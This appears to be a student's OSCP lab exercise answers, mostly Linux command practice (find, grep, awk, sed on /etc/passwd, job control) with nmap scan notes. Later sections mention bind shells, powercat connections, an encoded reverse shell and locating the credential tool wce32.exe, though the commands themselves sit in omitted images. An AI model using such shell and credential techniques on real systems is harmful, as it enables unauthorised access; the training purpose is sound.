OSCP Exercises

2.4.2.4

#1

```
$ man tee
```

```
TEE(1)

NAME
       tee - read from standard input and write to standard output and files

SYNOPSIS
       tee [OPTION]... [FILE]...

DESCRIPTION
       Copy standard input to each FILE, and also to standard output.

       -a, --append
              append to the given FILEs, do not overwrite

       -i, --ignore-interrupts
              ignore interrupt signals

       -p     diagnose errors writing to non pipes

       --output-error[=MODE]
              set behavior on write error.  See MODE below

       --help display this help and exit

       --version
              output version information and exit
```

#2

```
┌──(kali㉿kali)-[~/Desktop]
└─$ man -k compress
7z (1)               - A file archiver with high compression ratio format
7za (1)              - A file archiver with high compression ratio format
7zr (1)              - A file archiver with high compression ratio format
aria_pack (1)        - generate compressed, read-only Aria tables
bunzip2 (1)          - a block-sorting file compressor, v1.0.8
bzcat (1)            - decompresses files to stdout
bzcmp (1)            - compare bzip2 compressed files
bzdiff (1)           - compare bzip2 compressed files
bzegrep (1)          - search possibly bzip2 compressed files for a regular expression
bzexe (1)            - compress executable files in place
bzfgrep (1)          - search possibly bzip2 compressed files for a regular expression
bzgrep (1)           - search possibly bzip2 compressed files for a regular expression
bzip2 (1)            - a block-sorting file compressor, v1.0.8
bzless (1)           - file perusal filter for crt viewing of bzip2 compressed text
bzmore (1)           - file perusal filter for crt viewing of bzip2 compressed text
cjpeg (1)            - compress an image file to a JPEG file
compress (1)         - compress and expand data
djpeg (1)            - decompress a JPEG file to an image file
Dpkg::Compression (3perl) - simple database of available compression methods
Dpkg::Compression::FileHandle (3perl) - class dealing transparently with file compression
Dpkg::Compression::Process (3perl) - run compression/decompression processes
```

#3

```
┌──(kali㉿kali)-[~/Desktop]
└─$ which pwd
pwd: shell built-in command

┌──(kali㉿kali)-[~/Desktop]
└─$ sh
$ which pwd
/usr/bin/pwd
```

#4


```
┌──(kali㉿kali)-[~/Desktop]
└─$ locate wce32.exe
/usr/share/windows-resources/wce/wce32.exe
```

#5


```
┌──(kali㉿kali)-[~]
└─$ find / -type f -mtime -1 ! -user root -exec ls -l {} \; 2> /dev/null
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/0
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/1
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/2
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/3
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/4
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/5
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/6
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/7
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/8
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/9
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/10
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/11
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/12
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/13
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/14
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/15
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/16
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/17
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/18
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/19
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/20
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/21
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/26
```

3.1.3.1

#1



┌──(kali㉿kali)-[~]
└─$ history | tail
902 clear
903 history
904 history | tail
905 clear
906 ls
907 ls -la
908 pwd
909 whoami
910 cd ..
911 clear
┌──(kali㉿kali)-[~]
└─$!909
┌──(kali㉿kali)-[~]
└─$ whoami
kali

#2


┌──(kali㉿kali)-[~]
└─$ cd Desktop
bck-i-search: d d_

3.2.5.1

#1


┌──(kali㉿kali)-[~]
└─$ cat /etc/passwd | sort
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
avahi:x:120:125:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
colord:x:129:137:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
Debian-snmp:x:122:127::/var/lib/snmp:/bin/false
games:x:5:60:games:/usr/games:/usr/sbin/nologin
geoclue:x:130:138::/var/lib/geoclue:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
inetsim:x:128:136::/var/lib/inetsim:/usr/sbin/nologin
iodine:x:111:65534::/run/iodine:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
king-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin
lightdm:x:131:139:Light Display Manager:/var/lib/lightdm:/bin/false
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

#2

```
┌──(kali㉿kali)-[~]
└─$ find / -type f -mtime -1 ! -user root -exec ls -l {} \; 2> /dev/null > output.txt

┌──(kali㉿kali)-[~]
└─$ head output.txt
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/0
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/1
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/2
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/3
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/4
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/5
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/6
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/7
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/8
-r-------- 1 kali kali 0 May 23 04:34 /proc/747/task/747/fdinfo/9
```

3.3.5.1

#1

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/passwd | grep /bin/false | awk -F ":" '{print "The user " $1 " home directory is " $6}'
The user mysql home directory is /nonexistent
The user tss home directory is /var/lib/tpm
The user Debian-snmp home directory is /var/lib/snmp
The user lightdm home directory is /var/lib/lightdm
The user speech-dispatcher home directory is /run/speech-dispatcher
```

#2

```
┌──(kali㉿kali)-[~]
└─$ cp /etc/passwd /home/kali

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  passwd  Pictures  Public  Templates  Videos
```

#3

```
┌──(kali㉿kali)-[~]
└─$ cat /home/kali/passwd | grep Light ; cat /home/kali/passwd | sed 's/Light Display Manager/LDM/g' | grep LDM
lightdm:x:131:139:Light Display Manager:/var/lib/lightdm:/bin/false
lightdm:x:131:139:LDM:/var/lib/lightdm:/bin/false
```

3.5.3.1

10.11.1.8

After the second scan, the machine had closed off ports 80 and 443 (http/https), and also closed port 3306.

10.11.1.118

On the first nmap scan, the host was unresponsive. In the second scan, nmap found 12 open ports.

10.10.1.234

After the second scan, the machine had oppened the port 1337.

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 5.3p1 Debian 3ubuntu3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.2.14 ((Ubuntu))
+1337/tcp open  waste?  syn-ack ttl 63
10443/tcp open  http    syn-ack ttl 63 CoreHTTP httpd 0.5.3.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3.6.3.1

#1

```
┌──(kali㉿kali)-[~]
└─$ find / -type f -mtime -7 > outfile.txt 2>/dev/null &
[1] 34796

┌──(kali㉿kali)-[~]
└─$
[1]  + exit 1     find / -type f -mtime -7 > outfile.txt 2> /dev/null
```

#2

```
┌──(kali㉿kali)-[~]
└─$ find / -type f -mtime -7 > outfile.txt 2>/dev/null
^Z
zsh: suspended  find / -type f -mtime -7 > outfile.txt 2> /dev/null

┌──(kali㉿kali)-[~]
└─$ bg
[1]  + continued  find / -type f -mtime -7 > outfile.txt 2> /dev/null

┌──(kali㉿kali)-[~]
└─$
[1]  + exit 1     find / -type f -mtime -7 > outfile.txt 2> /dev/null
```

#3


```
┌──(kali㉿kali)-[~]
└─$ find / -type f -mtime -7 > outfile.txt 2>/dev/null
^Z
zsh: suspended  find / -type f -mtime -7 > outfile.txt 2> /dev/null

┌──(kali㉿kali)-[~]
└─$ jobs
[1]  + suspended  find / -type f -mtime -7 > outfile.txt 2> /dev/null

┌──(kali㉿kali)-[~]
└─$ fg
[1]  + continued  find / -type f -mtime -7 > outfile.txt 2> /dev/null
```

#4 and #5

```
┌──(kali㉿kali)-[~]
└─$ ps aux | grep firefox
kali       35819 40.8 13.0 2695916 264944 pts/0  SNl  04:29   0:02 firefox-esr
kali       35875 11.6  6.7 2419156 136604 pts/0  SNl  04:29   0:00 /usr/lib/fi
15 -appdir /usr/lib/firefox-esr/browser 35819 true tab
kali       35925  9.2  5.3 2394512 108744 pts/0  SNl  04:29   0:00 /usr/lib/fi
62915 -appdir /usr/lib/firefox-esr/browser 35819 true tab
kali       35961  2.0  3.4 2373808 69724 pts/0   SNl  04:29   0:00 /usr/lib/fi
62915 -appdir /usr/lib/firefox-esr/browser 35819 true tab
kali       35971 10.5  6.4 2407480 131664 pts/0  SNl  04:29   0:00 /usr/lib/fi
62915 -appdir /usr/lib/firefox-esr/browser 35819 true tab
kali       36012  0.0  0.0   6312   720 pts/0    R+   04:29   0:00 grep --colo

┌──(kali㉿kali)-[~]
└─$ kill 35819

Exiting due to channel error.
[GFX1-]: Receive IPC close with reason=AbnormalShutdown
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
[1]  + terminated  firefox
```

3.6.3.1


#1



#2

```
Every 2.0s: ps aux --sort=-pcpu | head

USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
kali       37744 20.0 12.7 2681112 258680 ?      Sl   05:11   0:02 /usr/lib/firefox-esr/firefox-esr
kali       37890  5.2  6.3 2407720 129540 ?      Sl   05:11   0:00 /usr/lib/firefox-esr/firefox-esr -
kali       37794  4.6  6.5 2415172 132088 ?      Sl   05:11   0:00 /usr/lib/firefox-esr/firefox-esr -
kali       37839  4.0  5.3 2395792 108072 ?      Sl   05:11   0:00 /usr/lib/firefox-esr/firefox-esr -
kali       37142  1.2  3.8 977756 78776 ?        Sl   05:10   0:01 /usr/bin/qterminal
kali       37880  1.2  3.3 2373692 67780 ?       Sl   05:11   0:00 /usr/lib/firefox-esr/firefox-esr -
kali       37145  0.3  0.3  10532  6300 pts/0    Ss   05:10   0:00 /usr/bin/zsh
root         548  0.2  6.1 978160 125316 tty7    Ssl+ May23   1:11 /usr/lib/xorg/Xorg :0 -seat seat0
root           1  0.0  0.5 180344 10340 ?        Ss   May23   0:03 /sbin/init splash
```

3.8.3.1



3.9.3.1

#1

I added the following line to my .zshrc: `alias ..='cd ..`


#2

I also added these two lines to my .zshrc:


```
HISTSIZE=10000
HISTTIMEFORMAT='%F %T'
```

4.2.4.1

#1




#2




#3

The encrypted bind shell was not able to connect without encryption.




#4

The unencrypted bind shell worked.




4.3.8.1

#1




#2




Yes, you can use powercat to connect to the bind shell locally:

#3

Encoded Reverse Shell:

